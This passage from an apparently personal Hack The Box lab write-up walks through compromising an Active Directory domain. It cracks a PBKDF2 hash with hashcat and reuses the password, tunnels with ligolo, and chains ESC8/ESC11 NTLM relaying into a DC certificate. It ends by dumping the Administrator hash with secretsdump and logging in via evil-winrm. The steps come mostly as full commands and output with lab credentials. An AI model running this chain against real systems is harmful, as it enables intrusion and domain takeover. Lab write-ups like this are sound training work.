
the minimum pass 20 character so lets trim rockyou list to the minimum of 20 character which will make the cracking process much faster (less entries)
it is trimmed down to only 46606
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ awk 'length($0) >= 20' /usr/share/wordlists/rockyou.txt > rockyou_20plus.txt
awk: cmd. line:1: (FILENAME=/usr/share/wordlists/rockyou.txt FNR=602044) warning: Invalid multibyte data detected. There may be a mismatch between your data and your locale
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ wc -l rockyou_20plus.txt
46606 rockyou_20plus.txt
and it is cracked as you can see
─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ hashcat 'nvirelli:sha256:10000:RFczWWR4UHkyNQ==:jZs6AcOgJgs52wEa7R2/I5uLGyivYUHyiqAdOzq4/9RAi8W5Bl/5V+cWN1p77BdV0+g=' rockyou_20plus.txt --username
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1694 MB free)

Dictionary cache built:
* Filename..: rockyou_20plus.txt
* Passwords.: 46606
* Bytes.....: 1282649
* Keyspace..: 46599
* Speed.....: 343 MiB/s
* Runtime...: 0.00s

sha256:10000:RFczWWR4UHkyNQ==:jZs6AcOgJgs52wEa7R2/I5uLGyivYUHyiqAdOzq4/9RAi8W5Bl/5V+cWN1p77BdV0+g=:u47YUclrDiwWxBheaSzI

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:RFczWWR4UHkyNQ==:jZs6AcOgJgs52wEa7R2/I...dV0+g=
Time.Started.....: Fri Jun 26 07:24:45 2026 (3 secs)
Time.Estimated...: Fri Jun 26 07:24:48 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou_20plus.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     1241 H/s (16.51ms) @ Accel:113 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3616/46599 (7.76%)
Rejected.........: 0/3616 (0.00%)
Restore.Point....: 3390/46599 (7.27%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:9000-9999
Candidate.Engine.: Device Generator
Candidates.#01...: uramcioriledelarapid -> twisted05twistloverz
Hardware.Mon.#01.: Util: 94%

Started: Fri Jun 26 07:24:42 2026
Stopped: Fri Jun 26 07:24:50 2026
Shell as nvirelli
and finally we got something for AD (no winrm but lets try su from the shell)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nxc ldap dc01.ghostlink.htb -u 'nvirelli' -p 'u47YUclrDiwWxBheaSzI'
LDAP 10.129.21.179 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:ghostlink.htb) (signing:Enforced) (channel binding:When Supported)
LDAP 10.129.21.179 389 DC01 [+] ghostlink.htb\nvirelli:u47YUclrDiwWxBheaSzI
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nxc winrm dc01.ghostlink.htb -u 'nvirelli' -p 'u47YUclrDiwWxBheaSzI'
WINRM 10.129.21.179 5985 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:ghostlink.htb)
WINRM 10.129.21.179 5985 DC01 [-] ghostlink.htb\nvirelli:u47YUclrDiwWxBheaSzI
and we got user
git@gpz-op26-toolkits:~/data$ su nvirelli
Password:
nvirelli@gpz-op26-toolkits:/opt/gogs/data$ whoami
nvirelli
nvirelli@gpz-op26-toolkits:/opt/gogs/data$ cat /home/nvirelli/user.txt
8423e73f52c6d2baee20b137c0c7fb1e
no shares so lets get bloodhound running
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ nxc smb dc01.ghostlink.htb -u 'nvirelli' -p 'u47YUclrDiwWxBheaSzI' --shares
SMB 10.129.21.179 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:ghostlink.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.21.179 445 DC01 [+] ghostlink.htb\nvirelli:u47YUclrDiwWxBheaSzI
SMB 10.129.21.179 445 DC01 [*] Enumerated shares
SMB 10.129.21.179 445 DC01 Share Permissions Remark
SMB 10.129.21.179 445 DC01 ----- ----------- ------
SMB 10.129.21.179 445 DC01 ADMIN$ Remote Admin
SMB 10.129.21.179 445 DC01 C$ Default share
SMB 10.129.21.179 445 DC01 IPC$ READ Remote IPC
SMB 10.129.21.179 445 DC01 NETLOGON READ Logon server share
SMB 10.129.21.179 445 DC01 SYSVOL READ Logon server share
grab data
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ rusthound -i 10.129.21.179 -d ghostlink.htb -u 'nvirelli' -p 'u47YUclrDiwWxBheaSzI' -z --ldaps
---------------------------------------------------
Initializing RustHound at 07:30:53 on 06/26/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-26T14:30:53Z INFO  rusthound] Verbosity level: Info
[2026-06-26T14:30:54Z INFO  rusthound::ldap] Connected to GHOSTLINK.HTB Active Directory!
[2026-06-26T14:30:54Z INFO  rusthound::ldap] Starting data collection...
[2026-06-26T14:30:55Z INFO  rusthound::ldap] All data collected for NamingContext DC=ghostlink,DC=htb
[2026-06-26T14:30:55Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-26T14:30:55Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-26T14:30:56Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-26T14:30:56Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-26T14:30:56Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 12 users parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 63 groups parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 2 computers parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-26T14:30:56Z INFO  rusthound::json::maker] .//20260626073056_ghostlink-htb_rusthound.zip created!

RustHound Enumeration Completed at 07:30:56 on 06/26/26! Happy Graphing!
nothing showed up on the bloodhound data, and i can't get sharphound running either so lets just enumerate using certipy
just testing which IP is hosting the CA we know it is internal one, cause it didn't show up on our initial nmap scan
 curl -v http://172.16.20.10/certsrv/ --connect-timeout 5
* Connected to 172.16.20.10 (172.16.20.10) port 80
* using HTTP/1.x
> GET /certsrv/ HTTP/1.1
> Host: 172.16.20.10
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate
< WWW-Authenticate: NTLM
< X-Powered-By: ASP.NET
< Date: Fri, 26 Jun 2026 14:43:12 GMT
< Content-Length: 1293
<
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
tried also the 20.20 but it wasn't it, why we tried this ? cause we got a list of internal IPs at the start
lets get ligolo running and proxy to enumerate that
create the tunnel and set it up
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ sudo ip tuntap add mode tun user jimmex ligolo
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ sudo ip link set ligolo up
use the agent to connect
nvirelli@gpz-op26-toolkits:~$ ./agent -connect 10.10.16.206:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.10.16.206:11601"
start the tunnel
ligolo-ng » INFO[0170] Agent joined. id=00155d327a01 name=nvirelli@gpz-op26-toolkits.ghostlink.htb remote="10.129.21.179:49820"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - nvirelli@gpz-op26-toolkits.ghostlink.htb - 10.129.21.179:49820 - 00155d327a01
[Agent : nvirelli@gpz-op26-toolkits.ghostlink.htb] » start
INFO[0188] Starting tunnel to nvirelli@gpz-op26-toolkits.ghostlink.htb (00155d327a01)
[Agent : nvirelli@gpz-op26-toolkits.ghostlink.htb] »
you can route if you didn't start the proxy as sudo (if you started it as sudo it'll do it all for you)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ sudo ip route add 172.16.20.0/24 dev ligolo
ESC8 + ESC11 Abuse
as you can see the web enrollment is enabled over HTTP
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ certipy find -u nvirelli -p 'u47YUclrDiwWxBheaSzI' -dc-ip 10.129.21.179 -vulnerable -dns-tcp -ns 10.129.21.179
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'ghostlink-GPZ-OP26-SECURE-CA' via RRP
[*] Successfully retrieved CA configuration for 'ghostlink-GPZ-OP26-SECURE-CA'
[*] Checking web enrollment for CA 'ghostlink-GPZ-OP26-SECURE-CA' @ 'gpz-op26-secure.ghostlink.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260626080005_Certipy.txt'
[*] Wrote text output to '20260626080005_Certipy.txt'
[*] Saving JSON output to '20260626080005_Certipy.json'
[*] Wrote JSON output to '20260626080005_Certipy.json'
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ cat 20260626080005_Certipy.txt
Certificate Authorities
  0
    CA Name : ghostlink-GPZ-OP26-SECURE-CA
    DNS Name : gpz-op26-secure.ghostlink.htb
    Certificate Subject : CN=ghostlink-GPZ-OP26-SECURE-CA, DC=ghostlink, DC=htb
    Certificate Serial Number : 3F4302F3D68A6AAE4B792DB93F31CCE5
    Certificate Validity Start : 2026-03-03 16:52:14+00:00
    Certificate Validity End : 2126-03-03 17:02:12+00:00
    Web Enrollment
      HTTP
        Enabled : True
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Disabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : GHOSTLINK.HTB\Administrators
      Access Rights
        ManageCa : GHOSTLINK.HTB\Administrators
                                          GHOSTLINK.HTB\Domain Admins
                                          GHOSTLINK.HTB\Enterprise Admins
        ManageCertificates : GHOSTLINK.HTB\Administrators
                                          GHOSTLINK.HTB\Domain Admins
                                          GHOSTLINK.HTB\Enterprise Admins
        Enroll : GHOSTLINK.HTB\Authenticated Users
    [!] Vulnerabilities
      ESC8 : Web Enrollment is enabled over HTTP.
      ESC11 : Encryption is not enforced for ICPR (RPC) requests.
Certificate Templates : [!] Could not find any certificate templates

because the target is vulnerable to ESC8 and ESC11 we chain the two to get this so we set the relay first
sudo ntlmrelayx.py -t rpc://172.16.20.10 -rpc-mode ICPR -rpc-use-smb -auth-smb 'ghostlink.htb/nvirelli:u47YUclrDiwWxBheaSzI' -icpr-ca-name 'ghostlink-GPZ-OP26-SECURE-CA' --template DomainController -smb2supportthe article i saw was using certipy relay but it didn't work for me i will give it another try later
but as you can see we got a pfx file
you can't get a shell using the dc account so lets dump creds
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ certipy auth -pfx DC01.pfx -dc-ip 10.129.21.179
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'dc01.ghostlink.htb'
[*]     Security Extension SID: 'S-1-5-21-3426459382-1936297842-2312468024-1000'
[*] Using principal: 'dc01$@ghostlink.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@ghostlink.htb': aad3b435b51404eeaad3b435b51404ee:b45a2d9b8a503a6595db42808364336e
and we get hash for the administrator
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:b45a2d9b8a503a6595db42808364336e -just-dc-user Administrator ghostlink.htb/'DC01$'@10.129.21.179
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8190e067f478002ddd63eb209b016696:::
[*] Kerberos keys grabbed
Administrator:0x14:3291eeea0dfc6d311e1fc6f5ea0920b0cfee75d818a96b1fd5a70b3b6f28706d
Administrator:0x13:b82fd32fef344067a56681879e2d937e
Administrator:aes256-cts-hmac-sha1-96:b2e73d40a99d49f55a44a05a02fa898119d6f4de72c1eceb5d484c0679d92fd8
Administrator:aes128-cts-hmac-sha1-96:c3607a0efea3207eb5b1df36eb2dd256
Administrator:0x17:8190e067f478002ddd63eb209b016696
[*] Cleaning up...
and we get root
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ evil-winrm -i 10.129.21.179 -u administrator -H 8190e067f478002ddd63eb209b016696

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
66231a2e4f115b875a2842501208075e
just a hint if you got error from the ntlmrelay make sure to delete your published mqqt cause it is fucking it up for you
beyond root
I wanted to try couple of things
MQTT-Explorer Failure
the failure at the start was an issue from the explorer itself cause it works here just fine

and this time it actually works, so maybe i was injecting in a different node maybe or a wrong IP or something

one thing i noticed this field doesn't matter also when i tried to change the port number to 8000 it doesn't work

so this works
